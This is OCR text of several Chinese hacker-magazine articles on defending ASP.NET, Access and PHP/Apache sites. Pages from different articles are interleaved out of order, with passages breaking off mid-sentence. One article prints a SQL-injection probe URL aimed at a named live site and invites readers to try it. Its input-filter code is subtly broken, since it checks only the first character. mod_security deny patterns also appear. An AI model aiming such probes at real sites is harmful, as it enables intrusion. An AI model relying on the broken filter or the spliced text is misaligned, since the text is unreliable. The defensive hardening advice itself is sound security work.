


图 2

详细代码请查看光盘“源代码”栏目，按照文章名查找即可。

通过加密后的数据库信息已变成不可认的信息或乱码，别人没有办法查看数据库中的内容。

隐藏密钥的加密方法

这种方法是在上述方法的基础上，通过函数读取文件中的密钥后，再进行加、解密，密钥可以以磁盘的形式随身带，这种加密方法更加安全、可靠。

详细代码请查看光盘“源代码”栏目，按照文章名查找即可。

加密的方法有多种，关键还是要找准其中的算法，让别人无法找到密钥，最大限度地确保信息的安全，你完全可以自己创造一个算法来进行加密！

三个思路是用Header("Location: url");跳转页面，我想既然加入了cookie/session验证就不必贸然跳转了，毕竟大家还是想看看提交的相关信息的。

怎么样？想不到小小的表单验证有这么大的学问吧？简单几行代码就切断攻击者的路子，其实这些都很容易的，重要的是开发人员验证的思路，我一个人只会加cookie/session验证这个思路，结合Envymask的判断长度这条思路，我又掌握一点。其实开发安全的程序，安全措施的思路很重要，即使掌握各种防御代码，但如果不考虑严谨，照样有空子可钻。

鄙人刚学PHP不到半个月，写的代码不够规范、严谨，在各位高手面前班门弄斧了，有不足的地方请指正。

难度等级	中
适合读者	ASP.NET程序员、脚本入侵爱好者
前置知识	ASP.NET相关编写技术

脚本小子：微软的.net策略影响着网络中的每个人，大家或多或少对它都有一定的看法，当然，安全性自然是我们这个群体关注的热点。听很多朋友问过：ASP.NET究竟在什么地方让微软如此自豪，让入侵者无法越雷池半步？下文将向大家讲述ASP.NET如何在简单编写功能模块后就能防护很大范围的脚本攻击的方法，大家一起来看看我们未来的“入侵目标”究竟优秀到什么程度吧！



ASP.NET中输入检查函数的轻松构造

文/ 岑进锋

ASP.NET是由ASP升级而来的新一代Web开发技术，在安全性方面有很多优于ASP的地方，例如，默认情况下ASP.NET能自动检测Textbox或URL中存在的危险代码并做安全处理，使很多入侵ASP轻而易举的技术手法，到ASP.NET中便无计可施。但是ASP.NET默认的检测并不能达到很理想的效果，笔者在搜影（网址：www.25cn.net/souying/，一款专门搜索免费电影的搜索引擎）上做了个试验：在搜索框Textbox中输入<b>、<a>等字符，或者在IE地址栏提交以下字符串：http://www.25cn.net/Souying/Search.aspx?key=<b>，就直接遭到了ASP.NET的拦截，返回错误提示：

```
异常详细信息：System.Web.HttpRequestValidationException：从客户端(key="<b>")中检测到有潜在危险的 Request.QueryString 值。
```

看来微软确实在.NET框架里做了不少工作，这种功能表面看起来还蛮不错的，但是ASP.NET默认的设置并非能检测到所有的危险代码，甚至对一些危害数据库的代码也视而不见，例如：向搜影提交如下的字符串：

```
http://www.25cn.net/Souying/Search.aspx?key=天龙八部 or 0<>(select count(*) from admin.c)
```

得到的结果却是返回电影《天龙八部》的详细信息和播放连接，可见or后边部分的字符串也参与了数据库查询，程序作者只是实现了关键字的拆分，并没有对其进行过滤，因此可以实行大量的SQL攻击（具体方法相信大家都很熟悉了，这里就不多说，有心的朋友可以自己测试一下）。

对于这种情况，在ASP中常用的防范方法是：编写一个过滤函数到独立的文件中，然后在每个需要过滤的页面用#Include语句将该文件包含进来，进而使用过滤功能函数。

那么，在ASP.NET中如何编写过滤函数过滤掉这些危险的字符串呢？是不是也一样编写高文件然后include？大可不必这么做，可以通过下面的方法来构造函数并使用它来过滤。

1．输入框内容的检测

运行Visual Studio.net，打开“解决方案资源管理器”，找到相应的ASP.NET项目（例如25cn），在项目图标上点右键->添加->添加类，输入类名称：25cn.vb，单击“打开”按钮，即完成类文件的创建工作，下面在这个类的基础上创建输入过滤函数：

```
Public Class 25cn
...
Public Function CheckInput(ByVal InputString As String) As Integer
        '检查字符串InputString中是否含有非法字符，如有，返回0，没有则返回1
        Dim i As Integer
        Dim us As String
        For i = 1 To Len("InputString")
'获得字符串的长度，然后挨个字符判断
            us = Mid(InputString, i, 1)
            If us = "'" Or us = """ Or us = "'" Or us = "%" Or us = "<" Or us = ">" Or us = "&" Then
                Return 0
            Else
                Return 1
            End If
        Next
    End Function
...
End Class
```

以上只是部分语句，读者有兴趣可以在For语句里加入其他字符的过滤，将其编成一个功能强大的过滤模块，应用于整个项目的任何页面。下面介绍一下如何使用这个函数：

假设页面login.aspx里有“用户名”和“密码”两个Textbox控件，现在要使用CheckInput函数过滤掉其中的危险字符，方法如下：

打开.aspx文件，然后双击“登录”按钮，即打开代

脚本小子：网站安全一直是让人头疼的问题，如果网站带有数据库的话，那么数据库被人下载将会让你辛苦经营的网站遭受灭顶之灾：轻则用户名密码尽显人前，重则服务器被入侵、网站受破坏!有没有好的办法防止处于网站核心的数据库被下载呢？方法当然是有的，而且前些天我就真遇到了一次：我网站的数据库地址被人挖出来（这个人名字也是以“脚本”开头di！呜呜，坏人啊！），可惜他告诉我说下载不了！哈哈，这就是我约这篇文章的初衷了。

难度等级：中

适合读者：网站管理员



防数据库下载终极技术

文/ 流浪

前些天，QQ里的某仁兄去我的网站转了几圈，急传：“你的网站有漏洞!-”我心想不就是SQL注入漏洞吗？因为我的电影程序是采用金梅ASP的源码，对这个我还算熟悉，已做好了安全措施，并将后台删除，不允许上传文件，就是黑我的站也只能拿一些用户名，也算是朋友的劳力所得，呵呵（有很多人因此加我说是我站电影会员要求技术支持，真逗！），后来证实了我想法的不足，原来是基于雨点下载v2.0+sp1的下载站数据库被猜出来，值得安慰的是对方并未能下载到数据库并及时通知了我，后来我在某黑客站里一篇文章里看到这样的一段话“因危害过大，现考虑是否将暴露数据库的方法公开……”，看来相关方面的入侵技术资料已经有了，有必要提醒一下大家要注意安全。

下面针对现在最广泛的网络情况，对网络上常见的数据库防下载的方法简单说点个人看法，并加上一些自己实际的管理经验，希望能给大家带来帮助，如有不足之处请指正。

购买空间，没有主机IIS控制权限

1．更改数据库名或属性（文件后缀）

这个较为简单，懂点儿HTML的朋友都可以做到的（HTML是虾米？倒，朋友你还是PASS吧……）。

（1）将数据库名改为尽可能复杂，比如＃＠！qweadga456，这样保证了想当然的黑客朋友不猜测试到数据库名。

（2）修改后缀为asa或asp，在一定程度上可以防止被下载，不过也早成昔日黄花了，此方法的破解早塞满了各大中小黑客类网站了。

（3）在数据库名前加“＃”号，以防止被下载。

码后置类文件，输入以下内容：

```
'定义并实例化一个类
Public 25cn As 25cn = New 25cn
If 25cn.CheckInput(yonghuming.Text) And
25cn.CheckInput(mima.Text) Then
'如果输入合法，则与数据库中的数据比较……
Else
'如果不合法，则给出错误信息
ErrorMsg.Text="输入了不合法的字符！"
End If
```

完成以上工作，按下Ctrl+F5编译运行，当用户点击“登录”按钮的时候，将会触发检查函数的执行，对用户名、密码两个数据框进行检查。

2．对URL里int类型参数值的检测

很多时候，在URL里传递的参数值中要求只能是整数int，例如在搜影里查看某一部免费电影的时候，URL是这样的：http://www.25cn.net/Souying/index.aspx?ClassId=2，ClassId要求只能是参数，很多程序员不注意这个参数的过滤，直接将ClassId的值通过SQL 语句在数据库中查询结果，这就给入侵者有了可乘之机，直接将SQL语句附加在后面就可以对数据库进行攻击，那么如何限制ClassId只能是int类型的数值呢？使用Cint()函数就能解决这个问题，如：在参数接收的页面Index.aspx里使用以下代码获得参数值：

```
ClassId = CInt(Request.Params("ClassId"))
```

这样ClassId接收到的是经过强制转化后的int数值，输入非int参数值会得到“输入字符串的格式不正确”的错误提示。

以上的函数功能还不是很强大，只能实现一般的非法字符过滤，读者可以根据实际编写完毕，本文旨在抛砖引玉，提供一点建议和看法而已，欢迎大家一起讨论。

原理是下载的时候只能识别#号前名的部分，对于后面的自动去掉。事实证明数据库还是可以被下载的（黑防作者"臭要饭的！"写的文章已经讲得很清楚了，大家可以翻看）。

2．修改数据库连接文件与数据库地址

一个数据库能被调用，需要其他文件调用，这好比一样物品的存在与被使用的过程需要我们的某些行为贯穿其中一样。来看具体方法。

（1）更改连接数据库的conn.asp、const.asp等文件名。在实际网站管理中发现默认的文件名被猜解出来的机率极大，有些不以为然的朋友或许会认为这并没有多大的意思，其实这只是一厢情愿：如果充当桥梁的调用文件被猜出的话，利用IE浏览器返回错误信息的特性，入侵者将很轻易地得到你数据库的下载地址，至于具体方法就点到为止吧，这儿主要针对数据库的防范下载问题，不主张攻击行为咯。

（2）修改数据库默认路径，以达到短期内不被猜解到数据库实际地址。这也只能算是一种消极的做法，如果对方猜测不到你的数据库地址，就不要想下载了：你可以要求空间商为你开辟出一个Web无法直接访问到的空间（目录），将数据库放在里面（比如虎翼网www.51.net以前好像就有cgi-bin目录），修改数据库链接文件可以实现数据库不被下载，可惜现在已不多见了，所以说不是很适合购买空间的朋友。不过提醒一下：一些空间商仍保持着这种风格呢（慢慢找吧，呵呵），没有的话你以安全为由也可以提出这个合理要求的。

举例：你的Web目录是D:\web\web001，可以把数据库放到D:\web\database这个文件夹里，在D:\web\web001里的数据库连接页中修改数据库连接地址为"："../database/数据库名.后缀"格式，这样能合理调用但无法下载，因为它不在Web001目录，而Web目录与DataBase是不能以直接访问的！

3．加密数据库及相关文件

将数据库（主要是MDB）加上密码，并修改调用数据库连接文件以达到防止数据库下载的目的。首先安装MS-Access，将数据库下载后备份，用Access打开，选择：工具->安全->设置数据库密码，再将调用数据库的连接文件加上密码，比如：

```
conn.open "driver={microsoft access driver (*.mdb)};
uid=xiaobai?pwd=数据库密码;dbq=数据库路径"
```

当别人下载后，无法直接打开（需要密码）。不过我们知道不管是Word或是Access，它们的加密机制存在着极大的不足，密码很容易被爆破。网上已有多款爆破数据库的小程序。只要你上Google搜索：Access密码破解软件，相信琳琅满目的返回页面一定可以让你找到一个满意的答案，所以此种做法也只能算是较消极的方法。

4．删除后台登录窗口与后台管理文件：

这是极度消极却不失有效的方法。某些较机灵的站点管理员便应用这种治标不治本的方法（最常见的就是电影网站的管理员了，哈哈）。为了防止网站漏洞产生后不能及时维护或打上补丁，部分人将后台文件删除以保暂时性的平安，比如以我们最常用的论坛DVBBS，从DV5到现在的DV7，可谓是满目疮痍，走过一年的路程，打上的补丁不下10个。我发现DV相关的后台管理删除的话，可以有效地防止数据库下载呢：不允许后台操作；不允许备份数据库；不允许更改较关键论坛设置；不允许被更改上传文件类型（要不然上传木马的话，还不如给人家数据库呢）。

DV论坛只需要保留admin_postings.asp，admin_lockuser.asp，admin_lockip.asp3个文件给版主级别以上用户使用就可以了，其他文件一律移到不可以下载目录下（呵呵，除非服务器被K掉，要不就安全些了），当然数据库本地备份也是必要的哟，这可是基本的维护行为。

当管理员要设置时，再把文件上传或移动到原来目录吧。这样可以大大减少你的数据库被下载（不过要是你的站点存在类似SQL注入漏洞，那么对方直接读取你数据库的用户名，你藏不藏数据库都没什么意思了）。

具有主机IIS控制或设置权限

硬件价位年年在变，主机托管、虚拟机买卖已比以前便宜了很多，当然各地的托管价位又有一定的价差，各代理价位与非代理价位也存在极大的价差。但不管怎么说，购买几MB空间，几GB空间已不满足需要时候，我们就只能投资更多了，于是个人/团体等具有的具IIS管理控制权的主机越来越多。在这样的情况下，数据库被下载的话，可能造成比上面更严重的后果：客户资料泄密、主机控制权被篡夺、主机软硬件被破坏……更不应小瞧数据库的安全性了。

（1）做好主机安全工作以防止被入侵。部分网站全站数据被下载最初是因为存在某种漏洞，被入侵后全站被下载，更不要说数据库，对于这一点就只能找强硬的安全维护人员或团队帮忙了。假若不加以重视，某天自己辛苦经营的主机就握在别人的手中了……又一个肉鸡产生了，至于如何维护主机安全已超出本文范围，不再详述。请参阅《黑客防线》的相关文章。

（2）合理使用ODBC数据源。这种方法近期被很多人推荐，不失为一个好办法，不过对于已投入使用或是较老的ASP或其他程序而言就显得不太适合了：在设计ASP程序时，考虑ODBC数据源（不熟悉的朋友请参阅相关书籍），我们可以设置：

```
conn.open "ODBC-DSN名"
```

而如果将数据库名写入ASP文件中（一般为conn.asp、const.asp等文件），可能是这样：


```
DBPath = Server.MapPath("../adminok/safefolder/xsfs@#ss123.mdb")
conn.open "driver={Microsoft Access Driver (*.mdb)};dbq=" & DBPath
```

脚本小子：继网络上ASP注入攻击技术火爆以来，PHP脚本的攻击技术也开始有爆发的态势，很多朋友在从ASP入侵向PHP入侵慢慢地转变，很多PHP脚本攻击的方法被研究出来并公布，PHP系统的安全性也变得巍巍可及。在这样的情况下，如何将PHP系统做得更完善、安全性做到更好就成了当下讨论的热点，《黑客防线》将抓住这个热点，给大家介绍更多、更实用的PHP攻击、防护技术，让大家在PHP的天空下攻防自如！

难度等级：中

适合读者：服务器管理员

细心构造安全的PHP系统



文/ 单长虹

PHP是用于创建动态网页的最流行的脚本语言之一，这篇文章给出了加强PHP安全性的基本步骤，在网络安全深入人心的今天，希望你也能打造安全的PHP程序！

操作系统

本文的例子在FreeBSD4.7上实现，但方法同样适用于UNIX和类UNIX系统。本文假设MySQL数据库已经安装在了主机上，其安装目录为“/usr/local/mysql”。

安全假设

* PHP的配置应该充分利用内建的安全机制。
* PHP脚本必须在一个Chrooted环境中执行。
* Apache服务器必须抛弃所有包含HTML标记的Requests（GET和POST），这有利于防止跨站脚本和SQL注入攻击。
* 不要给Web应用的正常用户发出任何的警告或者错误消息。
* 应该将进来的GET和POST请求写入文本文件中，这将有助于我们使用基于主机的入侵监测系统HIDS。

准备安装使用的软件

首先，我们必须下载最新版本的Apache、PHP和Mod_security 模块的源代码。Mod_security模块用来防御跨站脚本攻击和SQL注入。接下来，将我们下载的软件解压之后放在主目录，Mod_security模块的源代码放在

正如我们在上面分析中提到的，数据库地址可能被暴露，因而极可能被下载，安全系数便变成了未知。不过这样也有不足，每当你换数据库目录时，ODBC源也要随着改变设置。

（3）数据库放在Web可访问目录外。与购买虚拟空间一模一样，将数据库置于一个独立不可以Web直接访问目录，并进行调用就可以了。这不失为一个最简单但有效的方法（除非你的主机给入侵了，则另当别论了），这样也能积极地防范数据库被下载。

（4）添加适当的扩展映射。这个方法是在IIS里设置完成的，你只要加上相关的应用解析，就可以防止特定类型文件被下载，这样即使数据库地址被猜出，对方也因无法下载数据库而另辟途径或作罢，从而达到我们的保护目的。我们可以这样设置：




图1

打开控制面板->IIS属性->指定的WEB网站->主目录->配置->映射->添加：.mdb 应用解析c:\winnt\system32\inetsrv\ssinc.dll（图1），或是其他的DLL文件，请在修改后自行测试。比如：把一个MDB放在Web目录下，再在IE里打开下载地址，看是否能被下载到。要是出现404 NOT FOUND（找不到文件）或是500内部错误的话即表示成功。

（5）错误解析法。首先在MDB文件中建一个表，假设表中一字段名为NotDownLoad，在表名建一个字段，字段中填入：<%=’a’-1%>，再把数据库改名为.Asp，这样就算别人猜到了路径也下载不了了，因为把扩展名改成.ASP后在IE中输入时，遇到了<%%>它就会去解释之间的代码。呵呵，结果会提示出错，所以数据库绝对不会被正确的下载！

说了这么多，上面的方法如果能合理综合利用起来的话，不知对大家有没有帮助呢？我想答案是肯定的。但是正如我提及的：假如主机不安全的话，那数据库的安全设置就显得多余了，如果你对自己使用的空间商没信心，或是只为便宜而选择上它，那么，安全方面你做好了吗？另外，网站程序的安全也日益重要，脚本攻击成为一个热点在各黑客站点火爆异常，我们的心中时不时会不自觉地去检验某些感兴趣的站点或服务器是否安全、是否能被我们更加合理地利用，或是最终扔下不是很好听的一句话：“这个管理员真的太不小心了！”而当某天某小黑客对你说：“你的站安全不错，至少我下不了数据库……”的时候，那种满足是否会溢于言表呢？

Apache的“src/modules/extra”目录下:

```
gzip -dc apache_1.3.27.tar.gz | tar xvf -
gzip -dc php-4.3.2.tar.gz | tar xvf -
gzip -dc mod_security_1.5.tar.gz | tar xvf -
cp mod_security_1.5/apache1/mod_security.c apache_1.3.27/src/modules/extra/
```

同样的，如果有一些新的补丁出现，我们还应该将它们及时补充进来。在开始编译PHP之前，还必须决定到底采用PHP安装的3种方法中的哪一种。

* 作为Web服务器的静态模块。
* 作为Web服务器的动态模块。
* 作为CGI解释器。

上面3种方法每一种都有自己的优缺点：当我们选择作为静态模块加载之后，网站的性能会有所提高，但是当我们再次将PHP升级到一个新的版本的时候，就要求我们重新对Web服务器进行编译，这也是很麻烦的；当我们选择作为动态模块的时候，免却了升级时的麻烦，但是却会让Web服务器的性能降低5%左右。此外，我们还要一个模块：mod_so；第三种方法是作为一个CGI解释器，它可以与Apache的suEXEC机制结合，这是一个非常有趣的方法——不幸的是，如果不能正确的安装，就会构成严重的威胁。

从安全和效率的角度看，似乎最好的选择就是作为一个静态模块，所以，接下来的内容我们就是讲解基于静态模块的安装。

安装PHP

总的来说，安装带有PHP的Apache与不带PHP的过程很相似，唯一的不同点在于要使用两个附加模块：mod_php和mod_security。

创建一个叫做”Apache”的用户账号和组:

```
pw groupadd apache
pw useradd apache -c "Apache Server" -d /dev/null -g apache -s /sbin/nologin
```

然后，我们必须如下准备Apache Web Server:

```
cd apache_1.3.27
./configure
```

接下来编译PHP模块:

```
cd ../php-4.3.2
./configure --with-mysql=/usr/local/mysql --with-apache=../apache_1.3.27 --enable-safe-mode
make
su
make install
```

转移到Apache的源码目录，继续进行安装:

```
cd ../apache_1.3.27
./configure --prefix=/usr/local/apache --disable-module=all --Server-uid=apache --Server-gid=apache --enable-module=access --enable-module=log_config --enable-module=dir --enable-module=mime --enable-module=auth --activate-module=src/modules/extra/mod_security --enable-module=security --activate-module=src/modules/php4/libphp4.a
make
su
make install
chown -R root:sys /usr/local/apache
```

在上面的“/configure”命令中，我们只是启用了对于执行功能和安全需要所必须的模块。关于模块的选择，可以参考有关Apache的资料。接下来返回到PHP的目录，拷贝默认的PHP配置文件:

```
cd ../php-4.3.2
mkdir /usr/local/lib
chmod 755 /usr/local/lib
cp php.ini-recommended /usr/local/lib/php.ini
chown root:sys /usr/local/lib/php.ini
chmod 644 /usr/local/lib/php.ini
```

为了使PHP脚本能够被Apache Web Server正确处理，下面这一行应该添加到/usr/local/apache/conf/httpd.conf:

```
AddType application/x-httpd-php .php
```

写到这里，我们就可以检查一下看PHP与Apache是否能够恰当地与MySQL交互数据了。我们写了一个例子脚本“test.php”，内容如下（其中，“user_name”和“password”的值应该与数据库中可用的用户登录信息一致）:

```
<html><body>
<?php
    $link = mysql_connect("localhost", "user_name", "password")
        or die;
    print "Everything works OK!";
    mysql_close($link);
?>
</body></html>
```

上面的脚本文件可以通过任何的Internet浏览器浏览。如果PHP命令能够被正确地解释并且跟MySQL的连接也能够建立，我们就可以着手加强软件的安全性了。否则，还需要分析Apache和MySQL的日志文件来消除引起问题的原因。

改变服务器的根目录

第一步就是为带有PHP模块的Apache服务器准备一个Chrooted环境。在第一次在chrooted环境下运行Apache之前，我们还应该拷贝如下的库文件（它们是PHP正确运行所必须的）。

```
cp /usr/local/mysql/lib/mysql/libmysqlclient.so.12 /chroot/httpd/usr/lib/
cp /usr/lib/libm.so.2 /chroot/httpd/usr/lib/
```

```
cp /usr/lib/libz.so.2 /chroot/httpd/usr/lib/
```

另外，我们必须拷贝PHP的默认配置文件：

```
umask 022
mkdir -p /chroot/httpd/usr/local/lib
cp /usr/local/lib/php.ini /chroot/httpd/usr/local/lib/
```

还要创建一个/chroot/httpd/tmp目录。这个目录的所有者必须是root，并且其访问权限要设为1777。创建完这样的新环境后，测试一下看Apache是否能够正确运行：

```
chroot /chroot/httpd /usr/local/apache/bin/httpd
```

脚本小子：在配置PHP之前，我们必须注意一个非常重要的细节——PHP和MySQL的交互。因为PHP通过/tmp/mysql.sock套接字在本地与MySQL交互，那么将PHP放入一个chrooted环境中，意味着它们之间不能正常的交互了。为了解决这个问题，每次我们运行MySQL时，我们必须创建一个到Apache chrooted 环境的固定连接：ln /tmp/mysql.sock /chroot/httpd/tmp/。

小提示　为了使PHP和MySQL之间能正常的连接，"/tmp/mysql.sock"套接字和"/chroot/httpd/tmp"目录必须在物理上放在同一个文件系统下（文件系统之间的硬连接不起作用）。

配置PHP

在以前黑防的文章中，曾经讲过加强Apache安全性的过程，这里，我们还要使用Apache的配置文件来处理PHP脚本，必须向httpd.conf文件中添加如下内容：

```
AddModule mod_php4.c
AddType application/x-httpd-php   .php
AddType application/x-httpd-php   .inc
AddType application/x-httpd-php   .class
```

值得注意的是，除了"*.php"，两种扩展后缀如"*.inc"和"*.class"也被添加了进来，程序员可以让它包含额外的文件，使用扩展名"*.inc"和"*.class"或者类似一些文件。因为默认情况下的扩展名被作为规则文件，当拥护发送requests要求下载它们时，包含在其中的源代码将被泄漏，这可能导致泄漏密码和敏感信息。

下一步必须修改一下PHP的配置文件"/chroot/httpd/usr/local/lib/php.ini"。为了提高PHP的安全性，一些比较重要的改变如表1所示：

另外，需要注意改变文件的扩展名。例如，将*.php改为*.asp、*.dhtml或者*.html。作了这样的任何改变之后，会使潜在的入侵者感到困难，他们会意识到在服务器一端采用了安全技术，从而迷惑入侵者。为了改变扩展名，所有的*.php文件应该重命名为*.dhtml，可以在/chroot/httpd/usr/local/apache/conf/httpd.conf文件中作改变，将AddType application/x-httpd-php .php改为：AddType application/x-httpd-php .dhtm。这样做之后，Web用户在URL地址栏中将不会看到*.php的后缀，这样就不会暴露服务器端使用的脚本技术了。

防御CSS和SQL Injection攻击

最后一步强化服务器的措施就是对GET和POST请求做日志记录，并且防御跨站脚本和SQL注入攻击。为了达到这个目的，必须使用Mod_security模块，这可以通过在httpd.conf中加入如下的行来实现：

```
AddModule mod_security.c
```

为了能够对GET和POST请求记录日志，还必须在

（表一）

参数	描述
safe_mode = On	通过使能safe_mode参数，PHP脚本只能够访问同一个所有者的文件。这是嵌入到PHP中的最重要的安全机制。这能够非常有效地阻止对系统文件的未经授权的访问（如像/etc/passwd），并且增加了许多限制，使得未经授权的访问变得更难
safe_mode_gid = Off	当safe_mode被打开，并且safe_mode_gid被关闭时，PHP脚本能够对文件进行访问，当UIDS相同的时候，就算是它们的所有者属于同一个组都是可以的
open_basedir = directory[:...]	当open_basedir parameter被使能，PHP只能够访问那些放在指定目录下的文件和子目录
safe_mode_exec_dir = directory[:...]	当safe_mode被打开，如果system()、exec()和其他执行系统程序的函数没有放在指定的目录时，它们将拒绝开启程序
expose_php = Off	关闭"expose_php"，可以使得PHP不会在HTTP头中泄漏自己的信息，当对Web请求进行回应的时候
register_globals = Off	当参数register_globals被打开的时候，所有的EGPCS(Environment、GET、POST、Cookie and Server)变量会被自动作为全局变量注册。因为它暴露出了一个严重的威胁，我们强烈建议关闭掉这个参数（自从4.2.0开始，这个参数已经被默认关闭了）
display_errors = Off	如果参数display_errors被关闭了，所有的PHP错误和警告将不能被现实。因为这样的警告经常会暴露有用的信息，如像路径名称、SQL查询等，所以，我们强烈建议在产品服务器上将这个参数关闭掉
log_errors = On	当log_errors打开时，所有的警告和错误都会被记录到日至文件里面。如果这个文件不可访问，那么Apache服务器将记录这样一些警告和错误
error_log = filename	这个参数指定了日志文件的全路径名(注意 这个文件必须允许apache用户和组具有写的权限)

httpd.conf中加入如下的部分:

```
<IfModule mod_security.c>
    AddHandler application/x-httpd-php .php
    SecAuditEngine On
    SecAuditLog logs/audit_log
    SecFilterScanPOST On
    SecFilterEngine On
</IfModule>
```

上面的命令能使用Audit Engine，它可以负责将请求记录进日志，并且Filtering POST Engine将能够记录POST请求。

为了能够保护Web免受跨站脚本攻击，我们还必须在"</IfModule>"前面加上如下行:

```
SecFilterDefaultAction "deny,log,status:500"
SecFilter "<(.|\n)+>"
```

第一行的作用是当接收到的请求匹配SecFilter变量所设定的值时，服务器返回客户端的"Internal Server Error"消息内容。显然，第二行的作用就是为GET或者POST请求设置的过滤条件。

一个典型的SQL注入的特征就是在GET或者POST请求中单引号（'）和双引号（"）的使用，通过忽略这种字符，我们可以让SQL注入变得非常困难:

```
SecFilter "'"
SecFilter "\""
```

需要注意的是，虽然对这些字符<、 >、 '、 "的过滤，使得跨站脚本和SQL注入攻击变得非常困难，但是这对那些需要正常使用这些字符的用户确实是一个挑战。为了解决这个问题，我们可以在客户端使用JavaScript语言来开发，因为它里面使用了特殊的标记来替换这些特殊字符，如: < > &quot等。

总结

在实践当中，为了得到更高的Web服务器的安全性，服务器端的编码技术变得非常困难。那些明显需要与服务器进行的数据交互降低了服务器端的安全性，这就是为什么除非万不得已，不要在服务器端使用脚本的原因。

使用本文中描述的方法，当Apache、PHP或者网站应用本身出现的新漏洞时，可以降低被突破的危险；当然，本文中并没有将所有的安全化PHP技术罗列出来，而仅仅是介绍了一些最基本的技术。虽然采用这些技术可以大大提高它们的安全性，但是我们不能忘记，整体的安全性不是由Apache或者PHP的配置决定的，而是更大程度上决定于网站应用本身。

TIPS

PHP的简要历史

1994年秋季，Rasmus Lerdorf开始构思PHP，早期的非发行版本被用在他的主页上，以追踪谁在看他的在线简历。1995年年初第一版本出台，当时PHP只被认为是个人主页开发工具。它由一个非常单纯的只能理解很少数特殊宏的分析引擎和一些用在主页后端通用的工具组成，如留言簿，计数器和其他一些东西。这个分析器在1995年年中被重写并被命名为PHP/FI第二版。FI来自Rasmus写的另外一个包，用于解释html形式的数据。他结合了个人主页工具脚本和形式解析器，并加上mSQL支持，这样就产生PHP/FI了，PHP/FI以令人惊奇的步调成长，人们开始把自己的代码贡献给它。

